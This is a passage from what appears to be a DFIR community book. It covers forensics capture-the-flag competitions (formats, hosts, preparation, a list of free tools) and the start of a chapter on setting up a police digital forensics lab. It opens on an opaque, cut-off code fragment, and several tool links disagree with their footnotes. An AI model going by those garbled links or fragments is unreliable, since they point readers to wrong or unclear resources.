)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(29)),$(#(28)),$(#(27)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(30)),$(#(29)),$(#(28)),$(#(27)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(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```

One of the best ways to stay ahead of the curve is to ensure that you have a solid understanding of PowerShell. I would recommend that you take a PowerShell programming course if you're coming into this green. If you have some level of comfort with using PowerShell, I challenge you to use it even more. Find a workflow that's annoying to do manually and automate it. You can also take some time and even optimize some of your older scripts.

Never stop challenging yourself. Go the extra mile, stand up and stand strong. Keep moving forward and you'll be in a position where you'll be able to help others grow in the domains that you once found yourself struggling with.

Tristram

Chapter 9 - Gamification of DFIR: Playing CTFs



By [Kevin Pagano¹²⁶](#) | [Website¹²⁷](#) | [Twitter¹²⁸](#) | [Discord¹²⁹](#)

What is a CTF?

The origins of CTF or “Capture The Flag” were found on the playground. It was (still is?) an outdoor game where teams had to run into the other teams zones and physically capture a flag (typically a handkerchief) and return it back to their own base without getting tagged by the opposing team. In the information security realm it has come to mean a slightly different competition.

Why am I qualified to talk about CTFs?

Humble brag time. I’ve played in dozens of CTF competitions and have done pretty well for myself. I am the proud recipient of 3 DFIR [Lethal Forensicator coins¹³⁰](#) from SANS, one Tournament of Champions coin (and trophy!), a 3-time winner of Magnet Forensics CTF competitions, a 4-time winner of the BloomCON CTF competition, and a few others. I’ve also assisted in the creation of questions for some CTF competitions as well as creating thorough analysis write-ups of events I’ve competed in on my personal [blog¹³¹](#).

¹²⁶<https://github.com/stark4n6>

¹²⁷<https://www.stark4n6.com/>

¹²⁸<https://twitter.com/KevinPagano3>

¹²⁹<http://discordapp.com/users/597827073846935564>

¹³⁰<https://www.sans.org/digital-forensics-incident-response/coins/>

¹³¹<https://ctf.stark4n6.com>

Types of CTFs

Two of the most common information security types of CTF competitions are “Jeopardy” style and “Attack and Defense” style.


“Jeopardy” style typically is a list of questions with varying difficulty and set defined answers. The player or team is given some sort of file or evidence to analyze and then has to find the flag to the question and input it in the proper format to get points.

CHALLENGES

Binary	Forensics	Network	Pwnables	Web
BIN100	FOR100	NET100	PWN100	WEB100
BIN200	FOR200	NET200	PWN200	WEB200
BIN300	FOR300	NET300	PWN300	WEB300

9.1 - Jeopardy style CTF

“Attack and Defense” is more common in Red and Blue Team environments where the Red Team has to hack or attack a Blue Team server. The Blue Team subsequently has to try and protect themselves from the attack. Points can be given for time held or for acquiring specific files from their adversary.



9.2 - Attack and Defense CTF

Depending on the CTF, you may see a combination of types with it being Jeopardy style and linear (story based) with some questions hidden or locked until a certain question is answered.

For this chapter, I will go more in-depth regarding the “Jeopardy” style competitions, more specifically, forensics geared CTF competitions.

Evidence Aplenty

With forensics CTFs, just like in real life, any type of device is game for being analyzed. In the ever growing landscape of data locations, it just provides us more places to look for clues to solve the problems. One of the more well known forensic CTFs is the [SANS NetWars¹³²](#) tournaments. These are devised with 5 levels with each level being progressively harder than the last. In this competition you will have a chance to analysis evidence from:

- Windows computer
- macOS computer
- Memory/RAM dump
- iOS dump
- Android dump
- Network (PCAP/Netflow/Snort logs)
- Malware samples

You can see from the above list that you get a well rounded variety of types of evidence that you most likely will see in the field on the job. In other competitions I've played you could also come across Chromebooks or even Google Takeout and other cloud resources as they become more common. I have also seen some where they are more crypto based so working with different ciphers and hashes to determine the answers.

¹³²<https://www.sans.org/cyber-ranges/>


Who's Hosting?

As previously mentioned, SANS is probably the most well known provider of a forensics CTF through their [NetWars¹³³](#) program. It isn't cheap as a standalone, but is sometimes bundled with one of their training courses. You can sometimes see them hosted for free with other events such as OpenText's enFuse conference.

As for others, **Magnet Forensics** has been hosting a CTF for the past 5 years in tandem with their User Summit. This has been created by Jessica Hyde in collaboration with some students from Champlain College's Digital Forensics Association. Some previous Magnet CTFs were also created by Dave Cowen and Matthew Seyer, for context.

Other software vendors have started to create their own as well to engage with the community. **Cellebrite** in the past 2 years has hosted virtual CTF competitions and **Belkasoft** has created and put out multiple [CTFs¹³⁴](#) the last 2 years. **DFRWS¹³⁵** hosts a yearly forensic challenge with past events covering evidence types such as Playstation 3 dumps, IoT (Internet of Things) acquisitions, mobile malware, and many others.

Another fantastic resource for finding other challenges is **CyberDefenders¹³⁶**. They host hundreds of various different CTF challenges, from past events and other ones that people have uploaded. You can even contribute your own if you'd like as well as allow them to host your next live event.



9.3 - CyberDefenders website

Another fairly exhaustive list of other past challenges and evidence can be found hosted on [AboutDFIR¹³⁷](#).

¹³³<https://www.sans.org/cyber-ranges>

¹³⁴<https://belkasoft.com/ctf>

¹³⁵<https://dfrws.org/forensic-challenges/>

¹³⁶<https://cyberdefenders.org/blueteam-ctf-challenges/>

¹³⁷<https://aboutdfir.com/education/challenges-ctfs/>

Why Play a CTF?

So at the end of the day, why should YOU (yes, YOU, the reader) play a CTF? Well, it depends on what you want to get out of it.

For Sport

Growing up I've always been a competitive person, especially playing sports like baseball and basketball, CTFs are no different. There is a rush of excitement (at least for me) competing against other like-minded practitioners or analysts to see how you stack up. You can even be anonymous while playing. Part of the fun is coming up with a creative handle / username to compete with. It also keeps the commentary and your competitors on their toes.

I personally like to problem solve and to be challenged which is part of the reason why I enjoy playing.

For Profit

I put profit in quotations because many may construe that as a compensation type objective. While many CTF challenges do have prizes such as challenge coins or swag (awesome branded clothing anyone?!) that's not completely the profit I'm talking about here. The profit is the knowledge you gain from playing. I've done competitions where I never knew how to analyze memory dumps at all and I learned at least the basics of where to look for evidence and new techniques to try later on in real world scenarios.

“Commit yourself to lifelong learning. The most valuable asset you’ll ever have is your mind and what you put into it.” - Albert Einstein

The knowledge you gain from the “practice” will inevitably help you in the future, it’s just a matter of time. Seriously, you don’t know what you don’t know. Remember when I said you can be anonymous? It doesn’t matter if you get 10 points or 1000 points, as long as you learn something new and have fun while doing so, that’s all that matters.

Toss a Coin in the Tip Jar


I get asked all the time, “what are your keys to success playing CTFs?”. That’s probably a loaded question because there are many factors that can lead to good results. Here, I will break down into sections that I feel can at least get you started on a path forward to winning your first CTF.

Tips for Playing - Prior

First and foremost is the preparation phase. Like any task in life, it always helps to be prepared for the battle ahead. Having a sense of what is to come will help with your plan of attack. Do your research! If you know that a specific person created the CTF then take a look at their social media profiles. Often times they will release hints in some form or fashion, whether it is webinars they have shared or research papers or blog posts they have recently published. Don’t over do it though, there could be red herrings amuck. You can also look at past CTFs they have created, seeing how questions were formulated before and what sort of locations they tend to lean on for flags. This is part of the reason why I personally do write-ups of past CTFs for future reference.

Each CTF rules may be different but sometimes teams are allowed reach out to colleagues or others to form a squad. Knowledge from multiple people well-versed in different topics can help in spreading out the workload especially if there are multiple forms of evidence to be analyzed. I would be remiss if I didn’t say that some of my winning efforts were with team members who helped pick up sections where I wasn’t as strong. Your mileage may vary though, make sure to coordinate your efforts if you do join a team as to not waste time all working on the same questions.

If evidence is provided ahead of the competition make sure to spend some time getting familiar with it. Process the evidence ahead of time so you aren’t wasting time during the live competition waiting on machine time. Some of these events only last 2-3 hours so time is of the essence. This segues right into building out your analysis machine and your toolkit. Make sure that all your system updates are completed prior. The last thing you need is an errant Windows update to take down your system while you watch the spinning.



9.4 - “This will take a while”

You may also consider making sure you have local admin access or at least the ability to turn off antivirus (if you are analyzing malware) on your computer. Always do so in a controlled environment if possible but you knew this already (I hope). If you are provided a toolkit or a trial of a commercial license, use it to your advantage, even if it’s a secondary set of tools. There are times some vendors will make sure that the answer is formulated in a way that their tool will spit out from their own software. Also, commercial tools can potentially speed up your analysis compared to a bunch of free tools but that is personal preference.

The Toolkit

I'm a Windows user through and through so I cannot offer much advise from a Mac or Linux perspective. With that said, I do have some tools that I use from a forensic perspective to analyze those types of evidence. Here are my favorite (free) tools that I use during CTFs:

General Analysis

- [Autopsy](https://www.autopsy.com/)¹³⁸
- [Bulk Extractor](https://github.com/simsong/bulk_extractor)¹³⁹
- [DB Browser for SQLite](https://sqlitebrowser.org/dl/)¹⁴⁰
- [FTK Imager](https://www.exterro.com/ftk-imager)¹⁴¹
- [Hindsight](https://dfir.blog/hindsight/)¹⁴²

Chromebook

- [cLEAPP](https://github.com/markmckinnon/cLeapp)¹⁴³

Ciphers

- [CyberChef](https://gchq.github.io/CyberChef/)¹⁴⁴
- [dcode.fr](https://www.dcode.fr/en)¹⁴⁵

Google Takeout / Returns

- [RLEAPP](https://github.com/abrignoni/RLEAPP)¹⁴⁶

Mac

- [mac_apt](https://github.com/abrignoni/mac_apt)¹⁴⁷
- [plist Editor - iCopyBot](http://www.icopybot.com/plist-editor.htm)¹⁴⁸

Malware/PE

- [PEStudio](https://www.pestudio.com/)¹⁴⁹
- [PSEE \(puppy\)](https://www.pfee.com/)¹⁵⁰

Memory/RAM

- [MemProcFS](https://github.com/ufrisk/MemProcFS)¹⁵¹
- [Volatility](https://www.volatilityfoundation.org/releases)¹⁵²

¹³⁸<https://www.autopsy.com/>

¹³⁹https://github.com/simsong/bulk_extractor

¹⁴⁰<https://sqlitebrowser.org/dl/>

¹⁴¹<https://www.exterro.com/ftk-imager>

¹⁴²<https://dfir.blog/hindsight/>

¹⁴³<https://github.com/markmckinnon/cLeapp>

¹⁴⁴<https://gchq.github.io/CyberChef/>

¹⁴⁵<https://www.dcode.fr/en>

¹⁴⁶<https://github.com/abrignoni/RLEAPP>

¹⁴⁷https://github.com/ydkhatri/mac_apt

¹⁴⁸<http://www.icopybot.com/plist-editor.htm>

¹⁴⁹<https://www.winitor.com/>

¹⁵⁰<https://www.mrzst.com/>

¹⁵¹<https://github.com/ufrisk/MemProcFS>

¹⁵²<https://www.volatilityfoundation.org/releases>

Mobile Devices

- [ALEAPP¹⁵³](#)
- [Andriller¹⁵⁴](#)
- [APOLLO¹⁵⁵](#)
- [ArtEx¹⁵⁶](#)
- [iBackupBot¹⁵⁷](#)
- [iLEAPP¹⁵⁸](#)

Network

- [NetworkMiner¹⁵⁹](#)
- [Wireshark¹⁶⁰](#)

Windows Analysis

- [Eric Zimmerman tools / KAPE¹⁶¹](#)
- [USB Detective¹⁶²](#)

This whole list could be expanded way further but this is the majority of the go-to's in my toolkit.

Tips for Playing - During

We've all been there, you get to a point in the middle of a CTF and you start to struggle. Here are some things to key in on while actually playing.

Read the titles of the questions carefully, often times they are riddled with hints about where to look. "Fetch" the run time of XXX application, maybe you should analyze those Prefetch files over there. Questions will often also tell you what format the answer should be in when submitting. This may tell you that that timestamp you're hunting could be incorrect, those pesky timezone offsets!

Did you find a flag that appears to be a password? It's almost guaranteed that that evidence was placed in such a way that it will be reused. Emails and notes can be a treasure trove for passwords to encrypted containers or files.

One thing that may seem silly but can help is to just ask questions. If you're stumped on a question, talk to the organizer if you can, they may lead you in a direction that you didn't think of when you set off on a path of destruction.

¹⁵³<https://github.com/abrignoni/ALEAPP>

¹⁵⁴<https://github.com/den4uk/andriller>

¹⁵⁵<https://github.com/mac4n6/APOLLO>

¹⁵⁶<https://www.doubleblak.com/software.php?id=8>

¹⁵⁷<http://www.icopybot.com/itunes-backup-manager.htm>

¹⁵⁸<https://github.com/abrignoni/iLEAPP>

¹⁵⁹<https://www.netresec.com/?page=NetworkMiner>

¹⁶⁰<https://www.wireshark.org/>

¹⁶¹<https://ericzimmerman.github.io/#!index.md>

¹⁶²<https://usbdetective.com/>



9.5 - Don't Sweat It, Take the Hint

Some CTF competitions have a built in hint system. If they don't count against your overall score, take them! The chances of a tie breaker coming down to who used less hints is extremely small. If the hint system costs points you will need to weigh the pros and cons of not completing a certain high point question as opposed to losing 5 points for buying that hint.

The last tip while playing is to write down your submissions, both the correct and incorrect ones. I can't tell you the amount of times I've entered the same answer wrongly into a question to eventually get points docked off my total. This will not only help you during the live CTF but afterwards if you are writing a blog on your walkthroughs.

Strategies

There are multiple strategies that you could use for attacking the questions during the competition. Usually they will be broken out into different categories by type of evidence such as Mobile / Computer / Network / Hunt. Some people prefer to try and finish all questions in one section before jumping to the next one. If you're really good at mobile forensics that may be a good strategy if you are less experienced than other areas.

Another potential strategy depends on how many points the questions are worth. Usually the more the points the harder the question. Some people prefer to try and get high point questions first to put large points on the scoreboard and put the pressure on other competitors. Others prefer to go for the lower point questions first and work their way up.

My personal strategy is a combination of them all. I will typically go more towards the easy points first and work my way up from there but I will jump from different evidence categories once I get stuck for a time period. Depending on how much prework analysis has been done, I may have inferred references to areas that need to be analyzed so I may look at questions that I may already have answers for.

And then there are the ones that are confident (sometimes too confident!). Some players knowing that they have the answers already will hold off on submitting for points until very late in the competition to mess with the other competitors. Some CTF competitions will freeze the board the last 15-30 minutes to make the final scores a surprise to all. I would advise against this tactic but if you're that confident then by all means. At the end of the day it is up to whatever suits the player the best.

“You miss 100% of the shots you don’t take – Wayne Gretzky” – Michael Scott

Takeaways

What is it that you can takeaway from playing a CTF you ask? You may have different feelings on what you got out of playing CTFs but here are a few of my personal takeaways.

Documentation

One of the things I enjoy doing after playing a CTF is to do blog writeups of solutions. If there are questions I didn't get to finish during the live competition I have a tendency to go back and revisit to see if I can solve them properly. Once I have a majority of the answers, I will start to write some blogs on how I solved the questions. Not only does this help me document my results for future usage but also helps with gaining experience in more technical writing. I can't tell you the many times that I've referenced my own posts in other competitions or in research as I go back to further dive into file system locations that I had never looked at before.


Documentation is critical in a lot of aspects of an investigation so it only makes sense to write down your notes in case you need to reference where a specific artifact came from. The best part is that not all questions will be solved the same so I thoroughly enjoy reading other solver's thought process to get to the end result.

Challenge Yourself & Build Confidence

I'm going to stress it again, playing CTFs will help you learn. For those that don't get to work with some of the different evidence files like Linux or network files will give you plenty to take home from analyzing them. Before playing SANS NetWars, I had rarely touched PCAP files let alone knew how to utilize Wireshark to pull out files or specific packets. Learning about Google Takeout exports has given me a new appreciation for what potential evidence can be found in the cloud and what may not be found directly on a mobile device. This has lead to me doing my own research and contributing back to the community in tools like [RLEAPP¹⁶³](#) and other open-source projects. These are just a few examples of getting out of your comfort zone and challenging yourself to learn about new tools and techniques.

It's also important to build your confidence. Just because you don't place well the first time you play doesn't mean you can't get better. I know when I started out I struggled in competitions. I didn't know where to go to find answers or how to get to them. It all comes back to practice. Any sports athlete will tell you that repetitions of a task will only make you better at that specific task and this correlates with CTFs and examinations. If you see something often enough you'll start seeing patterns like Neo in the Matrix.

¹⁶³<https://github.com/abrigoni/rleapp>



9.6 - "I know kung-fu!"

Have Fun!

The number one takeaway of playing CTFs is to have fun! These are meant to be a training exercise to stimulate the mind and to give you a break from your normal workload. Don't stress it, just keep learning. If you're in person, enjoy the comradery of other competitors and build your network. You never know who you may meet while playing and who you will harbor friendships with in the industry.

I hope this chapter breathes new life into you playing CTF competitions. Good luck and see you all out there on the digital battlefields!

Chapter 11 - The Law Enforcement Digital Forensics Laboratory

Setting Up and Getting Started



By [Jason Wilkins¹⁶⁴](#) | [Website¹⁶⁵](#) | [Discord¹⁶⁶](#)

Executive Cooperation

The necessity of executive cooperation

When I was approached by my superiors at the police department to establish a Digital Forensics lab, I felt immediately overwhelmed and intimidated, being that I was so new to the field and unsure of my ability to successfully achieve the task. I began scouting the internet for ideas and advice on what tools would be needed and what training I would require. After deciding on the software that we would begin using in our lab, I began the year-long training offered by the company to get certified in their product. It was here that I met my first mentor and really began having my questions answered. He introduced me to the Digital Forensics Discord Server and AboutDFIR.com, and these two tools alone have done so much to reduce the barriers to entry that existed prior to their creation.

As I gained confidence in my abilities, and familiarity within the industry, I was more able to approach my executive leadership in a way that facilitated a more professional understanding that would lead to greater cooperation in budgeting and planning.

¹⁶⁴<https://twitter.com/TheJasonWilkins>

¹⁶⁵<https://www.noob2pro4n6.com/>

¹⁶⁶<http://discordapp.com/users/656544966214025256>

To say that Digital Forensics can be expensive, is quite often an understatement. Many law enforcement agencies do not have the budget to even make the attempt. In those cases, they usually depend upon, other larger agencies, the state or federal labs, or do not attempt the feat at all.

Making your case to executive leadership

In these times, every crime contains an aspect of digital evidence. As detectives and prosecutors attempt to add legs to the table of their argument, they are forced to acknowledge the value of Digital Forensics in nearly every case.

Most law enforcement executives understand this and will be already amenable to the idea that it would be a great addition to their department. However, anywhere that cost is involved, they will initially resist the eager forensic examiner wishing to purchase every cool toy available. You must be professional, courteous, and extremely patient if you wish to be taken seriously. Create a business plan for the lab that is complete with a section for present state and future goal. Make a list of tools and training that is needed with prices and budget for everything. Include the cost of payroll for analysts and use this financial bottom-line strategy to sell the idea to your decision makers. I would advise caution when using the technique of asking for the world in hopes of blind acceptance. This will do very little to add credibility to your reputation and may hinder you in the future when you need to ask for more.

The way that I decided to go was to determine just what was necessary to get started and return to ask for anything more as I encountered roadblocks.

Open communication and trust

By showing respect and understanding for the position and responsibility of the executive leadership to the tax-paying citizens of our community, I was able to earn their trust and cooperation. I have never received a negative response to any request that I have made. As soon as an obstacle was encountered and a solution was needed that the lab did not already provide for, I made the request and either received the approval for what was needed or given a timeline of when the funds would be available. Open communication and trust are necessary for any relationship to maintain integrity and it is no different for professional cooperation than it is for personal connection.

Always approach decision makers with respect and then console yourself with patience and faith in their response. As an examiner, you are not always enlightened to all issues of budgetary and sometimes legal or political impact that may affect your request. This is where the trust that you would like to be shown must be reciprocated in kind.

By approaching every situation in this way, you will earn the respect and trust of your executive leadership and make your professional life more satisfying in the long run.

Physical Requirements

Physical security and accessibility

When you begin to create the business plan for the digital forensics lab, you will need to first find a suitable space that will provide physical security and room to accommodate your personnel and equipment. A small department using low cost and free tools may only require a single examiner and an office with one computer and a desk. A larger agency may require space for several people, workstations, evidence lockers, and lab equipment. The fact is that you can begin implementing digital forensics in your agency with free tools and existing personnel and hardware. However, you will find yourself running up against obstacles immediately and wanting for better solutions. Either way, it is because you are handling evidence that may implicate or exculpate someone of criminal behavior that you need to take security very seriously from the start. Chain of custody and physical access control should be at the forefront of your thoughts throughout the forensic process. At the very least, the lab should be locked when unoccupied and all keyholders accounted for. Digital ID scan access gives accountability and access deniability and is relatively low cost in implementation.

Floor plans

The floorplan that you decide upon is going to be very distinctly individual to your agency's need and capability. However, you should take into account the amount of devices that you believe you will be handling, the amount of time that you will have possession of them for storage purposes, and how many people you will have assigned to the lab. If your lab only has one examiner, and only handles a hundred or so mobile devices a year, then you may get by with a space as small as a ten-by-ten office with a desk for your computer, a cabinet or shelves for your devices, and a file cabinet for your case files. As you expand capabilities and personnel, however, you will quickly outgrow that amount of space. With microscopes, faraday cages, and extra workstations, you will require room for movement of individuals between tables. With greater number of devices, you will need more room for shelves, charging cabinets, and workflow organization. Mobile devices quickly begin stacking up and becoming disorganized chaos if you do not establish sound workflow processes and case management practices. You need to know which devices are next in line, which are being processed, and which are ready to be returned. If a device is lost while in your custody, it will have serious consequences to yourself, your agency, and most importantly, to the case. Having the space to organize your work properly is therefore of paramount importance.

Selecting Tools

Network Requirements

Your forensic workstations and tools may or may not require a connection to the internet, but when they do, you should at least utilize a dedicated line and/or a virtual private network. Malware can

be transferred from devices to your system and network if you are not careful. Even the forensic software that you have on your workstation can set off alarms in your IT department. Trust me on that one. I speak from experience. It was just that sort of event that convinced my IT director that I needed a dedicated connection. You may find that you need one connection for your forensic workstations and another separate one for your administrative computer. Just be aware of the very real danger to your network that is presented by strange devices. Even a detective bringing you a thumb drive to place evidence on can present an unwary threat. Always practice safe handling of devices when considering making any connections to your system.

Selecting forensic workstations

This is perhaps the most common question asked when someone first considers getting into digital forensics. What kind of computer is needed for the job? It is also the most fun part for those of us who nerd out over computer specifications and configurations. Boiling it down, you will need great processing power and vast storage. Always refer to the software that you choose first to determine what the minimum and optimal specifications are for that particular tool. I have found that you will basically be building a super gaming computer because of the amount of graphics processing that you will need to accomplish. It is because of this that you may need to convince your superiors that you are not trying to play video games in the lab when you are supposed to be working. That said, I will give you the specifications that I had on my first workstation at the police department.

- Dell Precision 5820 Tower X-Series
- Intel Core i9-9820X CPU @ 3.30 GHZ, 3312 Mhz with 10 cores, 20 logical
- Radeon Pro WX 5100 Graphics Card (I wanted an NVIDIA GeForce 3060 at the time)
- 128 GB RAM
- 1TB SSD (for the Operating System and Program Files)
- 2x 4 TB Hard Drives (for File Storage)

I wanted an Alienware Aurora desktop, but compromised for the above setup. Never forget that you are asking to spend other people's money when working in Law Enforcement and you may have to make concessions for that very reason. Always show gratitude and positive attitude when granted anything.

Selecting forensic software

I want to preface this section with the acknowledgment that I have made many friends in the field of digital forensics in the few short years that I have been working in the industry. Some work for companies that make competing software. I have found that collaboration even among competitors is like nothing seen in any other market. That said, I will not be granting any single product my sole endorsement, but rather will describe the pros and cons of each, as I see them.

The largest players in the commercial off-the-shelf digital forensics solutions are Magnet Forensics, Cellebrite, Oxygen Forensics, Belkasoft, Exterro, Basis Technology, MSAB, and EnCase. These are

